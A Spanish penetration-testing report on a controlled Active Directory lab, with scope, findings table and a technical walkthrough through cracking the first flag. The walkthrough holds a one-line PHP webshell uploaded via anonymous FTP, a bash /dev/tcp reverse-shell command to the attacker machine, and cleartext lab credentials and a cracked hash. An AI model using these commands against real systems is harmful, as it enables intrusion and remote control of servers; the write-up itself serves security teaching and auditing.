

INFORME DE PENTESTING

Active Directory

THE THRONE

Campo	Detalle
Autor	Álvaro Balín Santos
Fecha	Julio 2026
Clasificación	Confidencial
Tipo de prueba	Caja negra (Black-box)
Máquina 1 – Linux User Reto DC	10.200.18.5 (interna) / 10.200.17.5 — punto de entrada
Máquina 2 –Win User Reto AD	10.200.17.10 (WINDOWS) — pivote intermedio
Máquina 3 – Win DC Reto AD	10.200.17.20 (DC) — Controlador de Dominio, objetivo final
Atacante (Kali)	10.10.3.102
Meta final	Flag de cada máquina

Índice

Índice.....	2
1. Alcance.....	3
2. Introducción.....	4
3. Informe Ejecutivo.....	5
3.1 Cadena de Explotación.....	5
3.2 Tabla de Hallazgos, Criticidad y Clasificación.....	6
3.3 Análisis Gráfico de Vulnerabilidades.....	7
3.4 Conclusión Ejecutiva.....	8
4. Informe Técnico.....	9
4.1 Reconocimiento inicial.....	9
4.2 Enumeración FTP y web.....	11
4.3 Explotación — Acceso FTP anónimo, subida de Webshell y RCE.....	14
4.4 Post-explotación Linux — Flag 1: contraseña de shrek.....	16
4.5 Pivoting — chisel y proxychains hacia la red interna AD.....	17
4.6 Enumeración del Active Directory.....	19
4.7 Kerberoasting — Flag 2: contraseña del servicio vulnerable.....	20
4.8 Post-explotación AD — Volcado de NTDS.....	21
4.9 Escalada final — Golden Ticket y Domain Admin.....	22
4.10 Verificación sobre el host Win Usr Reto AD.....	23
4.11 Flag 3 — Los «hermanos .doe».....	24
5. Conclusiones y Recomendaciones.....	25
5.1 Resumen de las Tres Flags del Laboratorio.....	25
5.2 Otros Datos Clave de la Auditoría.....	25
5.3 Conclusiones.....	25
5.4 Recomendaciones.....	26

1. Alcance

El presente informe documenta el proceso de auditoría ofensiva realizado sobre un laboratorio de Active Directory, desplegado en un entorno controlado y compuesto por tres máquinas: un host Linux expuesto que actúa como punto de entrada, un host Windows intermedio y el Controlador de Dominio de un bosque de Active Directory (example.com). El objetivo de la prueba consiste en partir de un acceso externo sin privilegios sobre el host Linux, infiltrarse en el segmento interno y escalar hasta obtener el control administrativo total del dominio, mediante la generación de un TGT administrativo (Golden Ticket).

El alcance queda definido por los siguientes parámetros:

- Máquina 1 — Linux User Reto DC: 10.200.18.5 (dirección interna) / 10.200.17.5 (dirección alternativa) — punto de entrada.
- Máquina 2 — Win Usr Reto AD: 10.200.17.10 (hostname WINDOWS) — pivote intermedio dentro del dominio.
- Máquina 3 — Win DC Reto AD: 10.200.17.20 (hostname DC) — Controlador de Dominio, objetivo final.
- Dominio: example.com.
- Atacante (Kali Linux): 10.10.3.102.
- Puertos auditados: servicios estándar (FTP, SSH, HTTP, SNMP) sobre el host Linux; puertos de Active Directory (Kerberos, LDAP, SMB, RPC, WinRM, RDP) sobre la red interna del dominio.
- Tipo de prueba: caja negra sin credenciales previas.
- Recurso proporcionado: un diccionario (diccionario.txt) compuesto mayoritariamente por community strings clásicas de SNMP (public, private, ILMI, rmon, tivoli, etc.).
- Entorno: laboratorio controlado — sin impacto en sistemas productivos.

La red interna de Active Directory no es directamente alcanzable desde el host de entrada; el acceso a la misma solo fue posible tras comprometer dicho host y establecer un túnel de pivoting, lo que confirma el diseño segmentado del entorno auditado.

2. Introducción

El presente laboratorio de Active Directory simula un entorno corporativo segmentado en el que el compromiso inicial no se produce directamente sobre el Controlador de Dominio, sino sobre un host Linux perimetral de apariencia poco crítica. A partir de dicho host, el objetivo es realizar movimiento lateral hacia la red interna, comprometer credenciales de servicio mediante ataques a Kerberos y escalar privilegios hasta obtener el control administrativo completo del dominio.

El estado inicial de la auditoría es un acceso externo sin privilegios a la máquina Linux, y la meta final es la generación de un TGT administrativo (Golden Ticket) que otorgue control total y persistente sobre el Controlador de Dominio.

La metodología aplicada sigue el ciclo estándar de pruebas de intrusión:

- Reconocimiento activo del host Linux expuesto (Nmap, SNMP, FTP, fuzzing web).
- Explotación de un servicio FTP anónimo con permisos de escritura para desplegar una webshell PHP.
- Obtención de ejecución remota de comandos (RCE) y estabilización de una shell interactiva.
- Post-explotación del host Linux: localización de la contraseña del usuario shrek y de credenciales de dominio en un script local.
- Movimientos laterales y pivoting mediante chisel (túnel SOCKS reverso) y proxychains hacia la red interna de Active Directory.
- Enumeración de Active Directory con netexec (SMB/LDAP) y evil-winrm.
- Ataque a protocolos de identidad: Kerberoasting contra una cuenta de servicio con privilegios de Domain Admin.
- Post-explotación crítica: volcado completo de NTDS.dit (hashes de todos los usuarios del dominio, incluido krbtgt).
- Forja de un Golden Ticket con el hash de krbtgt para obtener el control total y persistente del dominio como Administrador.

El punto de inserción es el acceso externo sin privilegios desde Kali Linux, y la meta final es la obtención de control administrativo completo sobre el dominio example.com.

3. Informe Ejecutivo

Durante la auditoría de seguridad ofensiva realizada sobre el laboratorio de Active Directory se identificó y explotó con éxito una cadena completa de vulnerabilidades que permitió avanzar desde un acceso externo sin privilegios sobre un host Linux hasta el control administrativo total del dominio Windows Active Directory example.com, resolviendo los tres objetivos planteados.

El vector inicial fue un servicio FTP anónimo con permisos de escritura en el host Linux, que permitió desplegar una webshell PHP y obtener ejecución remota de comandos. La post-explotación de dicho host reveló, en un script local a modo de broma, tanto el hash de la contraseña del usuario shrek (Flag 1) como credenciales de dominio en texto claro, las cuales permitieron pivotar —mediante un túnel chisel/proxychains— hacia la red interna donde reside el Controlador de Dominio. Una vez dentro, un ataque de Kerberoasting comprometió la contraseña de una cuenta de servicio (iis_service) perteneciente al grupo Domain Admins (Flag 2), lo que permitió volcar la base de datos NTDS completa —identificando de paso a los «hermanos .doe» (Flag 3) e incluyendo el hash de krbtgt— y forjar un Golden Ticket con acceso total y persistente como Administrator, sin necesidad de contraseña alguna.

3.1 Cadena de Explotación

La cadena de ataque puede resumirse en las siguientes fases encadenadas:

Fase	Técnica	Descripción	Resultado
1	Reconocimiento (Nmap/FTP/Gobuster)	Escaneo de puertos y fuzzing web/FTP sobre el host Linux	FTP anónimo habilitado; CALL.html y pista oculta «Do you like gobuster?» localizadas
2	Acceso inicial (Webshell PHP vía FTP)	Subida de shell.php mediante FTP anónimo con escritura	Webshell PHP activa en el servidor
3	RCE y estabilización de shell	Disparo de la webshell y captura de una shell reversa	Shell interactiva como www-data
4	Post-explotación Linux	Enumeración de scripts locales (/runme.sh)	Flag 1: contraseña de shrek (hash) + credenciales de dominio testing:2021!Query
5	Pivoting (chisel + proxychains)	Túnel SOCKS reverso hacia la red interna aislada	Acceso a la red AD 10.200.17.0/24
6	Enumeración AD (netexec/evil-winrm)	Validación de credenciales y enumeración de usuarios del DC	10 usuarios de dominio identificados
7	Kerberoasting	Solicitud de TGS para SPN de iis_service y crackeo offline	Flag 2: contraseña de iis_service (Domain Admin): LaRosalia2021
8	Post-explotación AD (--ntds)	Volcado completo de la base de datos NTDS	Hash NTLM de krbtgt y de todos los usuarios; Flag 3: hermanos .doe (john.doe / jane.doe)
9	Golden Ticket	Forja de un TGT con impacket-ticketer usando el hash de krbtgt	Acceso total y persistente como Administrator, sin contraseña

Cadena de Ataque — Laboratorio Active Directory




Figura 1 — Cadena de explotación completa.

3.2 Tabla de Hallazgos, Criticidad y Clasificación

La siguiente tabla recoge el resumen ejecutivo de los hallazgos identificados durante la auditoría, clasificados según el estándar CVSS v3.1:

Segmento	Hallazgo	Criticidad	CVSSv3.1	CWE	OWASP
Linux (entrada)	FTP anónimo con escritura arbitraria	CRÍTICA	9.8	CWE-284	A05:2021
Linux (entrada)	RCE vía Webshell PHP	CRÍTICA	10.0	CWE-78	A03:2021
Linux (entrada)	Credenciales de dominio y de usuario en texto claro (script local)	ALTA	7.5	CWE-798	A07:2021
Linux (entrada)	Servicio SNMP expuesto (161/UDP) sin autenticación robusta	MEDIA	5.3	CWE-200	A05:2021
Active Directory	Cuenta de servicio kerberoasteable (iis_service) con contraseña débil	ALTA	8.8	CWE-521	A07:2021
Active Directory	Cuenta de servicio con privilegio de Domain Admin innecesario	ALTA	8.1	CWE-269	A01:2021
Active Directory	Exposición del hash de krbtgt vía volcado de NTDS (Golden Ticket)	CRÍTICA	10.0	CWE-522	A02:2021
Red / Segmentación	Ausencia de segmentación efectiva entre el host de entrada y la red interna AD	MEDIA	6.5	CWE-284	A05:2021

3.3 Análisis Gráfico de Vulnerabilidades

Con el fin de facilitar la lectura del riesgo a nivel directivo, se representan a continuación los hallazgos de la tabla anterior de forma gráfica, tanto por puntuación CVSS individual como por distribución global de criticidad.




Figura 2. Puntuación CVSS v3.1 por hallazgo.

Distribución de las 8 vulnerabilidades por nivel de criticidad




Figura 3. Distribución de las 8 vulnerabilidades por nivel de criticidad.

El perfil de riesgo está dominado por vulnerabilidades CRÍTICAS y ALTAS concentradas en la cadena Kerberoasting → volcado de NTDS → Golden Ticket, las cuales, al ser encadenables entre sí, elevan el riesgo conjunto muy por encima del que reflejaría cada hallazgo de forma aislada: la exposición del hash de krbtgt otorga persistencia y control total del dominio de forma indefinida, incluso si la contraseña de iis_service fuese posteriormente rotada. Los dos hallazgos de severidad MEDIA —la exposición del servicio SNMP y la ausencia de segmentación entre el host Linux y la red interna— no fueron, en sí mismos, objeto de explotación directa, pero el segundo constituyó la vía que hizo posible todo el movimiento lateral hacia el dominio.

3.4 Conclusión Ejecutiva

La explotación encadenada de las vulnerabilidades identificadas permitió comprometer completamente el host de entrada y, a partir de él, el dominio de Active Directory al completo. El impacto potencial en un entorno productivo real incluiría:

- Ejecución remota de comandos y control total del servidor web perimetral.
- Movimiento lateral hacia la red interna corporativa aprovechando credenciales halladas en el host comprometido.
- Compromiso de una cuenta de servicio con privilegios de Domain Admin mediante Kerberoasting offline, sin generar tráfico de autenticación fallida detectable.
- Exfiltración de todos los hashes de contraseñas del dominio (NTDS), incluido el hash de krbtgt.
- Persistencia total e indetectable mediante un Golden Ticket, que otorga acceso de Administrator del dominio sin necesidad de contraseña y sin caducidad hasta la rotación del hash de krbtgt.

No se aplicaron medidas de contención durante la auditoría, dado que el objetivo del laboratorio se centraba en demostrar la viabilidad completa de la cadena de ataque; las recomendaciones de mejora se detallan en el apartado 5.4.

4. Informe Técnico

El presente apartado desarrolla en detalle el proceso técnico completo de la auditoría, mostrando los comandos empleados, las respuestas obtenidas del sistema y las decisiones metodológicas adoptadas a lo largo del proceso, desde el reconocimiento inicial hasta la obtención de control total del dominio.

4.1 Reconocimiento inicial

Se lanzó un primer escaneo completo de puertos sobre la dirección 10.200.17.5, así como un escaneo dirigido a los puertos más probables:

```
(abalin@kali)-[~]
$ sudo nmap -Pn -p 21,22,80,161 10.200.17.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-29 13:52 +0200
Nmap scan report for 10.200.17.5
Host is up.

PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
80/tcp    filtered  http
161/tcp   filtered  snmp

Nmap done: 1 IP address (1 host up) scanned in 3.59 seconds
```

Imagen 1. Los puertos 21, 22, 80 y 161 aparecen filtered desde la dirección 10.200.17.5.

Un escaneo UDP dirigido al puerto 161 confirmó la presencia de un servicio SNMP, aunque en estado open|filtered; en paralelo, una comprobación directa al puerto 80 mediante nc y curl resultó en timeout:

```
(abalin@kali)-[~]
$ sudo nmap -sU -Pn -p 161 10.200.17.5
[sudo] contraseña para abalin:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-29 14:00 +0200
Nmap scan report for 10.200.17.5
Host is up.
PORT      STATE      SERVICE
161/udp   open|filtered snmp

Nmap done: 1 IP address (1 host up) scanned in 2.71 seconds

(abalin@kali)-[~]
$ nc -zv -w 5 10.200.17.5 80
curl -v --connect-timeout 5 http://10.200.17.5
10.200.17.5: inverse host lookup failed: Unknown host
(UNKNOWN) [10.200.17.5] 80 (http) : Connection timed out
* Trying 10.200.17.5:80 ...
* Connection timed out after 5003 milliseconds
* closing connection #0
curl: (28) Connection timed out after 5003 milliseconds
```

Imagen 2. SNMP (161/UDP) open|filtered; el puerto 80 no responde directamente sobre 10.200.17.5.

Dado que dicha dirección no permitía interactuar con el servicio web, se probó la dirección interna alternativa del mismo host (10.200.18.5), sobre la que un escaneo de los 100 puertos más comunes reveló los tres servicios esperados completamente abiertos:

```
(abalin@kali)-[~]
$ sudo nmap -Pn -T4 --top-ports 100 10.200.18.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-29 14:05 +0200
Nmap scan report for 10.200.18.5
Host is up (0.050s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

Imagen 3. FTP (21), SSH (22) y HTTP (80) abiertos sobre 10.200.18.5.

Un escaneo de versiones confirmó el software exacto en cada servicio:

```
(abalin@kali)-[~]
$ sudo nmap -sV -p 21,22,80 10.200.18.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-29 14:15 +0200
Nmap scan report for 10.200.18.5
Host is up (0.034s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds
```

Imagen 4. ProFTPD, OpenSSH 7.2p2 (Ubuntu) y Apache httpd 2.4.18 (Ubuntu).

4.2 Enumeración FTP y web

Se comprobó el acceso FTP anónimo mediante una descarga recursiva, obteniendo un primer fichero de interés, CALL.html:

```
(abalin@kali)-[~]
$ wget -r ftp://anonymous:anonymous@10.200.18.5/
--2026-07-29 14:14:42-- ftp://anonymous:*password*@10.200.18.5/
      => «10.200.18.5/.listing»
Conectando con 10.200.18.5:21 ... conectado.
Identificándose como anonymous ... ¡Dentro!
=> SYST ... hecho.      => PWD ... hecho.
=> TYPE I ... hecho.    => no se necesita CWD.
=> PASV ... hecho.      => LIST ... hecho.

10.200.18.5/.listing [ <=> ]

2026-07-29 14:14:42 (19,0 MB/s) - «10.200.18.5/.listing» guardado [183]

«10.200.18.5/.listing» eliminado.
--2026-07-29 14:14:42-- ftp://anonymous:*password*@10.200.18.5/CALL.html
      => «10.200.18.5/CALL.html»
=> no se requiere CWD.
=> PASV ... hecho.      => RETR CALL.html ... hecho.
Longitud: 109

10.200.18.5/CALL.html 100%[=====]

2026-07-29 14:14:43 (6,58 KB/s) - «10.200.18.5/CALL.html» guardado [109]

ACABADO --2026-07-29 14:14:43--
Tiempo total de reloj: 0,5s
Descargados: 1 ficheros, 109 en 0,02s (6,58 KB/s)
```

Imagen 5. Acceso FTP anónimo confirmado; descarga de CALL.html (109 bytes).

El contenido del fichero mostraba una etiqueta de título «onion» y un único encabezado con el texto «GET READY TO RECEIVE A CALL»:

```
(abalin@kali)-[~]
$ cat 10.200.18.5/CALL.html
<html>

<head>
  <title>onion</title>
</head>

<body>
  <h1>GET READY TO RECEIVE A CALL</h1>
</body>

</html>
```

Imagen 6. Contenido de CALL.html.

Una petición directa a la raíz del servicio web devolvió la página por defecto de Apache2, pero su código fuente contenía un comentario HTML oculto a modo de pista, invitando explícitamente a realizar fuzzing de directorios:

```
(abalin@kali)-[~]
$ curl -v http://10.200.18.5
* Trying 10.200.18.5:80 ...
* Established connection to 10.200.18.5 (10.200.18.5 port 80) from 10.10.3.102 port 57986
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.200.18.5
> User-Agent: curl/8.18.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Wed, 29 Jul 2026 12:14:54 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Last-Modified: Thu, 26 Nov 2020 15:57:25 GMT
< ETag: "2be7-5b504999e72a0"
< Accept-Ranges: bytes
< Content-Length: 11239
< Vary: Accept-Encoding
< Content-Type: text/html
<
<!--
Do you like gobuster? dirb? etc...
-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Ubuntu Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}

body, html {
padding: 3px 3px 3px 3px;
background-color: #D8DBE2;
}
```

Imagen 7. Página por defecto de Apache con el comentario oculto «Do you like gobuster? dirb? etc...».

Siguiendo la pista, se lanzó gobuster contra el servidor, que confirmó la existencia del directorio /files (ya visto por FTP) sin revelar rutas adicionales relevantes:

```
gobuster dir -u http://10.200.18.5 -w /usr/share/wordlists/dirb/common.txt -x
php,html,txt
```

```
(abalin@kali)-[~]
$ gobuster dir -u http://10.200.18.5 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.200.18.5
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 276]
.hta.php (Status: 403) [Size: 276]
.hta.html (Status: 403) [Size: 276]
.htaccess (Status: 403) [Size: 276]
.hta.txt (Status: 403) [Size: 276]
.htaccess.html (Status: 403) [Size: 276]
.htaccess.php (Status: 403) [Size: 276]
.htpasswd (Status: 403) [Size: 276]
.htaccess.txt (Status: 403) [Size: 276]
.htpasswd.php (Status: 403) [Size: 276]
.htpasswd.txt (Status: 403) [Size: 276]
.htpasswd.html (Status: 403) [Size: 276]
files (Status: 301) [Size: 310] [→ http://10.200.18.5/files/]
index.html (Status: 200) [Size: 11239]
index.html (Status: 200) [Size: 11239]
server-status (Status: 403) [Size: 276]
Progress: 18452 / 18452 (100.00%)

Finished
```

Imagen 8. Resultado de gobuster: /files (301) e index.html (200); el resto son respuestas 403 por defecto de Apache.

La navegación al directorio /files confirmó por vía web lo ya observado por FTP, y el propio CALL.html se pudo visualizar en el navegador:




Imagen 9. Index of /files mostrando CALL.html.




Imagen 10. CALL.html renderizado en el navegador (pestaña «onion»).

Con el reconocimiento agotado —solo tres puertos accesibles, un directorio de escritura por FTP y una página de pista temática—, el vector de explotación más directo era aprovechar la escritura anónima por FTP para depositar una webshell en el directorio servido por Apache.

4.3 Explotación — Acceso FTP anónimo, subida de Webshell y RCE

Se preparó una webshell PHP mínima y se puso en escucha un listener en el equipo atacante para recibir la futura conexión reversa:

```
zsh: corrupt history file /home/abalin/.zsh_history
(abalin@kali)-[~]
$ nc -l -v -p 4444
listening on [any] 4444...
2026/07/29 16:01:16 server: Fi
2026/07/29 16:01:16 server: Li
2026/07/29 16:08:19 server: se
```

Imagen 11. Listener nc a la escucha en el puerto 4444.

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

Se accedió de nuevo vía FTP con credenciales anónimas y se subió la webshell al directorio accesible desde el servicio web:

```
(abalin@kali)-[~]
$ ftp 10.200.18.5
Connected to 10.200.18.5.
220 ProFTPD Server (ProFTPD Default Installation) [10.200.18.5]
Name (10.200.18.5:abalin): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Imagen 12. Conexión FTP anónima al host 10.200.18.5.

```
(abalin@kali)-[~]
$ ftp 10.200.18.5
Connected to 10.200.18.5.
220 ProFTPD Server (ProFTPD Default Installation) [10.200.18.5]
Name (10.200.18.5:abalin): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||19635|)
150 Opening BINARY mode data connection for shell.php
100% |*****
226 Transfer complete
31 bytes sent in 00:00 (0.51 KiB/s)
ftp> bye
221 Goodbye.
```

Imagen 13. Subida de shell.php vía FTP anónimo (put).

Con la webshell activa en /files/shell.php, se invocó el parámetro cmd para lanzar una shell reversa hacia el listener de Kali:

```
221 Goodbye.
(abalin@kali)-[~]
$ curl --get "http://10.200.18.5/files/shell.php" --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.3.102/4444 0>&1"'
```

Imagen 14. Disparo de la webshell mediante curl para obtener una shell reversa.

La conexión fue recibida en el listener, obteniendo ejecución de comandos como el usuario www-data. Se procedió a estabilizar la shell mediante una TTY completa:

```
(abalin@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.3.102] from (UNKNOWN) [10.200.18.5] 40532
bash: cannot set terminal process group (1615): Inappropriate ioctl for device
bash: no job control in this shell
www-data@the-bridge-reto-ad-linux-user-ok-l0j8g3:~/html/files$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ml/files$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@the-bridge-reto-ad-linux-user-ok-l0j8g3:~/html/files$ ^Z
zsh: suspended nc -lvnp 4444

(abalin@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 4444

←linux-user-ok-l0j8g3:~/html/files$ export TERM=xterm
www-data@the-bridge-reto-ad-linux-user-ok-l0j8g3:~/html/files$
```

Imagen 15. Shell reversa recibida y estabilización de la TTY (python3 pty, stty raw, TERM).

4.4 Post-explotación Linux — Flag 1: contraseña de shrek

Con acceso interactivo como `www-data`, se enumeraron los directorios en busca de ficheros sensibles. Se localizó un script `/.runme.sh` cuya lectura reveló, además de un mensaje de broma con cuenta atrás, un hash asociado al usuario `shrek` y credenciales de dominio en texto claro:

```
www-data@the-bridge-reto-ad-linux-user-ok-rwe0k6:~/html/files$ cat /.runme.sh
#!/bin/bash
echo 'the secret key'
sleep 2
echo 'is'
sleep 2
echo 'trolled'
sleep 2
echo 'restarting computer in 3 seconds...'
sleep 1
echo 'restarting computer in 2 seconds...'
sleep 1
echo 'restarting computer in 1 seconds...'
sleep 1
echo '...'
shrek:cf4c2232354952690368f1b3dfdfb24d
EXAMPLE\testing:2021!Query'
```

Imagen 16. Contenido de `/.runme.sh`: hash del usuario `shrek` y credenciales de dominio `EXAMPLE\testing:2021!Query`.

El hash (`cf4c2232354952690368f1b3dfdfb24d`, formato MD5) fue sometido a crackeo offline con `hashcat` contra el diccionario `rockyou.txt` aplicando el conjunto de reglas `best66`:

```
(abalin@kali)-[~]
$ hashcat -m 0 shrek_hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best66.rule
hashcat (v7.1.2) starting
```

Imagen 17. Inicio del crackeo del hash MD5 de `shrek` con `hashcat`.

```
Host memory allocated for this attack: 513 MB (2062 MB)
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 946729410

cf4c2232354952690368f1b3dfdfb24d: onion

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: cf4c2232354952690368f1b3dfdfb24d
Time.Started....: Thu Jul 30 12:50:31 2026 (0 secs)
Time.Estimated...: Thu Jul 30 12:50:31 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 b
```

Imagen 18. Contraseña recuperada: `onion`.

